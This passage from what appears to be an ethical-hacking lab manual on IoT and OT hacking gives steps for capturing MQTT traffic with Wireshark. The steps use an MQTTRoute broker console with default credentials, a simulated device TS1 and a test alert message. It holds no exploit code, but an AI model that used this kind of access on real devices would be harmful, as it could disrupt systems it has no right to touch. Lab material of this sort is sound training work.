
Note: If Software update popup appears click on **Skip this version**.

Module 18 – IoT and OT Hacking




42. Click on the **Start Wireshark** icon to start the capturing packets, leave the Wireshark running.
43. Leave the IoT simulator running and switch to the **Windows Server 2019** virtual machine.
44. Minimize all opened applications and windows, Open Chrome browser, type **http://localhost:8080** and press **Enter**.

Note: Do not use Internet Explorer web browser to open the above URL.



45. As soon as you press **Enter**, the **MQTTRoute Sign in** page appears, keep the default credential unchanged and click on **SIGN IN**.



46. Navigate to **Devices** menu. You will be able to see the connected device **TS1** in the left pane.

The screenshot shows the Bevywise MQTTRoute - Manage application window. The title bar reads "Bevywise MQTTRoute - Manage" and the address bar shows "localhost:8080". The main navigation menu includes Dashboard, Devices, Topic, Message Rules, Error Log, Authentication, MQTT Clients, and Tour. The "Devices List" section on the left shows a single device entry for "TS1". The "Device Property" table for TS1 contains the following data:

Device Property	Value
Client Name	TS1
From IP Address	10.10.1.22
Connected On	28 Apr 2022 0:18:21
WILL Topic	NIL
WILL Message	NIL
WILL Retain	NIL

Below this table is a "Messages Received" section with one entry:

Topic	Message	QoS
NIL	NIL	NIL


On the right side of the screen, there is a panel for sending messages. It has fields for "Topic" (with a dropdown menu showing "Select Topic") and "Message" (a text input field). A green "Send" button is located next to the message input field. The bottom of the window shows a Windows taskbar with various icons and the system tray indicating the date and time as 12:27 AM on 4/28/2022.

47. Now, we will send the command to **TS1** using the **High_Tempe** topic.
48. Go to the **Command Send** section, select **Topic** as **High_Tempe**, type **Alert for High Temperature** and click on the **Send** button.

